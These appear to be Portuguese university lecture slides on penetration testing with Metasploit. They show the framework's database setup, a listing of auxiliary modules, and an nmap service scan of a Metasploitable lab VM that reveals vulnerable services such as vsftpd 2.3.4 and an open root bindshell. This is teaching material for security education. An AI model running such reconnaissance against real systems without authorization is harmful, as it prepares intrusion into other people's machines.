SEGURANÇA CIBERNÉTICA

INSTITUTO MAUÁ DE TECNOLOGIA

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CM4002 – Segurança Cibernética – Cisco Networking Academy

Prof. Everson Denis

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
Agenda

- Seguindo uma metodologia
- Exploração
- Metasploit Framework
- Módulos auxiliares
- Método de força bruta
- Hashes e Senhas no Linux

PROCEDIMENTO COMPLETO

- Preparação;
- Coleta de informações;
- Modelagem (varrer e enumerar);
- Análise de Vulnerabilidades;
- **Exploração;**
- **Pós-Exploração (aprofundar);**
- Relatório (documentação).



https://www.redteamsecure.com/services/approach/

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
METASPLOIT FRAMEWORK


- Serviço de base de dados ativo



```
root@kali:~# systemctl start postgresql
root@kali:~# msfdb status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Wed 2020-05-13 09:48:29 EDT; 2s ago
  Process: 3128 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 3128 (code=exited, status=0/SUCCESS)

May 13 09:48:29 kali systemd[1]: Starting PostgreSQL RDBMS...
May 13 09:48:29 kali systemd[1]: Started PostgreSQL RDBMS.

COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 3110 postgres    3u  IPv6  35914      0t0  TCP localhost:5432 (LISTEN)
postgres 3110 postgres    4u  IPv4  35915      0t0  TCP localhost:5432 (LISTEN)

UID        PID  PPID  C STIME TTY      STAT   TIME CMD
postgres  3110     1  0 09:48 ?        S      0:00 /usr/lib/postgresql/11/bin/postgres -D /var/lib/po

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
root@kali:~# netstat -nlpt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/init
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      3110/postgres
tcp6       0      0 :::111                  :::*                    LISTEN      1/init
tcp6       0      0 ::1:5432                :::*                    LISTEN      3110/postgres
```

METASPLOIT FRAMEWORK

- Iniciando o Metasploit Framework



```
root@kali:~# msfconsole


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/



       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > █
```

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
METASPLOIT FRAMEWORK

- Usando o Metasploit Framework (show auxiliary)




```
msf5 > show auxiliary

Auxiliary
=========

   #     Name                                              Disclosure Date  Rank    Check  Description
   -     ----                                              ---------------  ----    -----  -----------
   0     admin/2wire/xslt_password_reset                   2007-08-15       normal  No     2Wire Cross-Si
te Request Forgery Password Reset Vulnerability
   1     admin/android/google_play_store_uxss_xframe_rce                    normal  No     Android Browse
r RCE Through Google Play Store XFO
   2     admin/appletv/appletv_display_image                                normal  No     Apple TV Image
 Remote Control
   3     admin/appletv/appletv_display_video                                normal  No     Apple TV Video
 Remote Control
   4     admin/atg/atg_client                                               normal  Yes    Veeder-Root Au
tomatic Tank Gauge (ATG) Administrative Client
   5     admin/aws/aws_launch_instances                                     normal  No     Launches Hosts
 in AWS
   6     admin/backupexec/dump                                              normal  No     Veritas Backup
 Exec Windows Remote File Access
   7     admin/backupexec/registry                                          normal  No     Veritas Backup
 Exec Server Registry Access
   8     admin/chromecast/chromecast_reset                                  normal  No     Chromecast Fac
tory Reset DoS
```

METASPLOIT FRAMEWORK


- Metasploit Framework (base de dados)



```
msf5 > db_nmap -v --open -sV -Pn 192.168.56.116
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-13 17:56 EDT
[*] Nmap: NSE: Loaded 43 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 17:56
[*] Nmap: Scanning 192.168.56.116 [1 port]
[*] Nmap: Completed ARP Ping Scan at 17:56, 0.03s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 17:56
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 17:56, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 17:56
[*] Nmap: Scanning 192.168.56.116 [1000 ports]
```

METASPLOIT FRAMEWORK

- Metasploit Framework (base de dados)



```
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp  open  shell       Netkit rshd
[*] Nmap: 1099/tcp open  rmiregistry GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:A9:FE:74 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
```

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
METASPLOIT FRAMEWORK

- Metasploit Framework (base de dados)



```
msf5 > services 192.168.56.116
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.56.116  21    tcp    ftp           open   vsftpd 2.3.4
192.168.56.116  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.56.116  23    tcp    telnet        open   Linux telnetd
192.168.56.116  25    tcp    smtp          open   Postfix smtpd
192.168.56.116  53    tcp    domain        open   ISC BIND 9.4.2
192.168.56.116  80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.56.116  111   tcp    rpcbind       open   2 RPC #100000
192.168.56.116  139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.56.116  445   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.56.116  512   tcp    exec          open   netkit-rsh rexecd
192.168.56.116  513   tcp    login         open   OpenBSD or Solaris rlogind
192.168.56.116  514   tcp    shell         open   Netkit rshd
192.168.56.116  1099  tcp    rmiregistry   open   GNU Classpath grmiregistry
192.168.56.116  1524  tcp    bindshell     open   Metasploitable root shell
192.168.56.116  2049  tcp    nfs           open   2-4 RPC #100003
192.168.56.116  2121  tcp    ftp           open   ProFTPD 1.3.1
192.168.56.116  3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
```

